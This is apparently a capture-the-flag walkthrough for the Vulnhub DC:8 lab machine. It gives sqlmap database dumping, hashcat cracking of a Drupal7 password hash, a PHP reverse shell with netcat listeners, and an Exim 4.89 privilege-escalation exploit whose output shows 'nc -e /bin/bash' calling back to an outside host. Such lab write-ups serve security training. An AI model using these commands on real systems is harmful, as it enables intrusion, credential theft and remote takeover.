DC:8 Vulnhub

DC:8 Vulnhub machine is a Capture the Flag (CTF) challenge that involves multiple steps of penetration testing, including network scanning, exploiting vulnerabilities like SQL injection, cracking password hashes, setting up reverse shells, and exploiting a privilege escalation vulnerability to capture the final flag. Below is an elaborated step-by-step guide to help you through the challenge.


Step 1: Boot DC:8 and Kali Linux Virtual Machines in VirtualBox

1. Start VirtualBox and Boot Machines:

Open VirtualBox and boot the DC:8 and Kali Linux VMs.
 Ensure both virtual machines are connected to the same network for easy communication.

2. Network Configuration:

 Set up the network for both machines as Bridged Adapter or Host-Only Adapter. This ensures the two VMs are on the same subnet and can communicate directly.



Step 2: Discover the Target IP Using Netdiscover

1. Open Terminal in Kali Linux:

After logging into Kali Linux, start a terminal.

2. Use Netdiscover to Find the Target's IP:

- Run the following command to discover active hosts in your local network:
- sudo netdiscover
- Look for the PCS Systemtechjk GmbH entry, as this represents the DC:8 machine. The IP address will be listed next to it. This is the target IP for the exploitation process.

3. Note the Target IP:

 Write down the DC:8 machine's IP address as you'll need it for scanning and later exploitation steps.



Step 3: Scan the Target Machine with Nmap

1. Run Nmap to Discover Open Ports:


- Open a new terminal window in Kali Linux and run the following command to perform a full scan of all ports on the target:
- o nmap -p- -sV -A <Target_IP>
- o Explanation:
 - -p-: Scans all ports (1-65535).
 - -sV: Detects the version of services running on open ports.
 - -A: Performs OS detection, version detection, script scanning, and traceroute.

Step 4: Explore the Web Application for SQL Injection Vulnerabilities

1. Access the Web Application:


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 Open a web browser on Kali Linux and navigate to the DC:8 website using the target IP address (e.g., http://<Target IP>).



2. Check for SQL Injection:

Navigate to any page that includes URL parameters. For example, you may notice a URL like
 http://<Target_IP>/who_we_are?id=1. This suggests a SQL injection vulnerability.



3. Exploit SQL Injection:

 By clicking on the "Who We Are" link or any similar page, examine how the URL is constructed and look for any indications that the application is vulnerable to SQL injection. If you see any parameters like id=1, this could be exploited.

Step 5: Use SQLMap to Exploit the SQL Injection

1. Run SQLMap to List Databases:

- Open a terminal in Kali and use SQLMap to enumerate the databases:
- sqlmap -u "http://<Target_IP>/who_we_are?id=1" --dbs -batch --risk 3 --level 5
- Explanation of options:
 - -u: URL of the vulnerable page.
 - --dbs: Enumerates all databases.
 - --batch: Automatically answers prompts during scanning.
 - --risk 3 --level 5: Increases the depth of the scan.

2. List Tables in the d7db Database:

- After identifying available databases, run the following to list tables in the d7db database:
- sqlmap -u "http://<Target_IP>/who_we_are?id=1" -Dd7db --tables --batch --risk 3 --level 5

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3. Dump Data from the Users Table:

- Use SQLMap to dump data from the users table, where user credentials are likely stored:
- sqlmap -u "http://<Target_IP>/who_we_are?id=1" -Dd7db -T users --dump --batch --risk 3 --level 5

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
4. Capture the Hash for User "john":

 Find the hash for the user john in the dump. This will be used to crack the password in a later step.

Step 6: Crack the Password Hash

1. Identify the Hash Type:

 Copy the hash for user john and use an online hash identifier to determine its type. In this case, it will likely be Drupal7.



2. Verify Hash Type Using Hashcat:

- o To confirm the hash type, run:
- hashcat -h | grep Drupal7
- This should return the mode number for **Drupal7**, which is 7900.


3. Crack the Hash Using Hashcat:

- Save the hash to a text file, for example dc8.txt. Then, run the following **Hashcat** command to crack it:
- hashcat -a 0 -m 7900 dc8.txt /usr/share/wordlists/rockyou.txt
- Hashcat will attempt to crack the hash using the rockyou.txt wordlist, which is included with Kali Linux.
 Once successful, it will display the cracked password.

Step 7: Set Up a Reverse Shell


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
- Use this URL to download a PHP reverse shell:
- https://raw.githubusercontent.com/pentestmonkey/phpreverse-shell/master/php-reverse-shell.php
- Copy the entire code into a text editor.



2. Modify the PHP Reverse Shell:

- Change the reverse shell's IP and port to your Kali machine's IP and a listening port (e.g., 8886):
- \$ip = 'Kali_IP';
- \$port = 8886;






3. Start a Netcat Listener:

- Open a terminal in Kali Linux and run:
- o nc -lnvp 8886
- Don't press enter yet.

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(kali@kali)-[~/Downloads]
$ nc -lnvp 8886
listening on [any] 8886 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.129] 34938
Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux
21:54:39 up 44 min, 0 users, load average: 0.04, 0.05, 0.01
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/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-8:/$ find / -perm -u=s -type f 2>/dev/null
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
4. Submit the Reverse Shell:


- In the web application, navigate to the confirmation box or the input field for uploading PHP code.
- Paste the modified PHP reverse shell code there and submit the form. After submission, the reverse shell should connect back to your listener.

Step 8: Exploit Exim4.89 Vulnerability

1. Search for Exploit:

 In Kali Linux, search for Exim4.89 vulnerabilities. Exim4 is a mail transfer agent that may have a known vulnerability that can be exploited for privilege escalation.





2. Download the Exploit:

 Once you find the exploit, download it, or if it's available on **GitHub**, copy the code.

3. Create an Exploit Script:

- Open a new terminal and create a new file called exploit.sh:
- sudo nano exploit.sh
- Paste the exploit code into exploit.sh and save the file.

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4. Run the Exploit:

- Before running the exploit, change the directory to tmp:
- 。 cd /tmp
- Set up a Python HTTP server to serve the exploit:
- o python -m http.server 8000

Step 9: Capture the Final Flag

1. Set Up Another Netcat Listener:

- Open a new terminal and run a Netcat listener on port 8800:
- o nc -Invp 8800

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www-data@dc-8:/tmp$ bash exploit.sh -m netcat
bash exploit.sh -m netcat

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Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Thu, 22 Dec 2022 20:31:37 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1p8IrR-0000Iu-H9
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
nc -e /bin/bash 192.168.1.160 8800
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2. Trigger the Exploit:

 Go back to your first **Netcat listener** on port 8886 and run the command

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